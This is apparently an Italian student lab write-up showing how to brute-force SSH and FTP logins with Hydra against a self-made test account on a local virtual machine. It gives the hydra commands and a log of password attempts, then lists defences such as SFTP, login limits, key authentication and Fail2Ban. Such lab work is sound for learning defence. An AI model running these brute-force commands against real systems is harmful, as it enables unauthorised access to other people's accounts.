Hydra Cracking

SSH crack

Step 1:

Creo un nuovo utente + nome "adduser test user"

Step 2:

Inserisco la password "testpass" in questo caso

Step 3:

Faccio partire il servizio ssh "sudo service start ssh"

NB: ssh è un protocollo crittografato che permette di accedere in modo sicuro a un computer remoto

Step 4:


ssh [nomeutente]@[IP] → "ssh test_user@192.168.56.102" (la connessione ssh mi chiede una password... è il momento di usare hydra)

Step 5:

hydra -L [lista utenti] -P [lista password] [IP] [numero thread] [protocollo] → "hydra -L usernames.txt -P passwords.txt 192.168.56.102 -t 4 ssh"



Step 6:



Step 7:

Accedo alla connessione SSH con le credenziali che mi ha fornito Hydra

Hydra Cracking

FTP crack

Fase 1:

Ho aggiornato la kali e installato il protocollo FTP, utilizzando questa riga di codice bash: "sudo apt update && sudo apt-get install vsftpd -y"

Fase 2:

Avvio il servizio FTP "sudo service start vsftpd"

Fase 3:

Provo ad accedere alla connessione FTP → "ftp [localhost]" → ftp 192.168.56.102

Fase 4:

Scopro che la connessione FTP mi chiede una password... è il momento di usare Hydra

Fase 5:

Uso lo stesso codice usato prima con ssh cambiando solo il protocollo in ftp (aggiungo anche -V al codice questo mi permette di vedere le operazioni in tempo reale)

Fase 6:

```
<u>-</u>
                                      kali@rete1: ~/Desktop/Compito/hydra
File Actions Edit View Help
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "kimberly" - 179 of 200 [child 2] (0
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "00000000" - 180 of 200 [child 3] (0
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "snowball" - 181 of 200 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "sebastian" - 182 of 200 [child 0] (
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "godzilla" - 183 of 200 [child 2] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "hello123" - 184 of 200 [child 3] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "champion" - 185 of 200 [child 1] (0
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "precious" - 186 of 200 [child 2] (0
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "einstein" - 187 of 200 [child 3] (0
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "napoleon" - 188 of 200 [child 0] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "mountain" - 189 of 200 [child 1] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "dolphins" - 190 of 200 [child 2] (0
/o)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "charlotte" - 191 of 200 [child 3] (
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "fernando" - 192 of 200 [child 0] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "basketball" - 193 of 200 [child 2]
(0/0)
(ATTEMPT] target 192.168.56.102 - login "test_user" - pass "barcelona" - 194 of 200 [child 1] (
(0/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "87654321" - 195 of 200 [child 3] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "paradise" - 196 of 200 [child 0] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "motorola" - 197 of 200 [child 3] (0
/0)

[STATUS] 65.67 tries/min, 197 tries in 00:03h, 3 to do in 00:01h, 4 active

[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "bullshit" - 198 of 200 [child 1] (0

/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "brooklyn" - 199 of 200 [child 0] (0
/0)
[ATTEMPT] target 192.168.56.102 - login "test_user" - pass "testpass" - 200 of 200 [child 2] (0
/0)
[21][ftp] host: 192.168.56.102
70/
[21][ftp] host: 192.168.56.102 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 11:40:47
___(kali⊕ rete1)-[~/Desktop/Compito/hydra]
```

Fase 7: Accedere alla connessione SSH con le credenziali che mi ha fornito Hydra

Prevenzioni

FTP

No FTP:

FTP di base è un protocollo non crittografato questo lo rende vulnerabile ad attacchi come il MITM (man in the middle). Meglio usare protocolli come FTPS e SFTP

Max access:

Limitare nell'area di .config un numero massimo di accessi es \rightarrow max_login_fails=3

No anonym:

Non attivare l'accesso anonimo... meglio sempre chiedere all'utente di autenticarsi con credenziali valide e soprattutto esistenti

Password:

Utilizzare password forti... almeno 12 caratteri alternati con simboli, numeri, maiuscole, minuscole

Prevenzioni

SSH

Porta

Cambiare la connessione standard dalla porta 22 (è una porta molto soggetta a scansioni)

No Password:

Usare un'autenticazione a chiave piuttosto che una password

Fail2Ban:

Usare Fail2Ban che si può facilmente installare e configurare... questo permetterà il ban degli ip dopo svariati tentativi di accessi sbagliati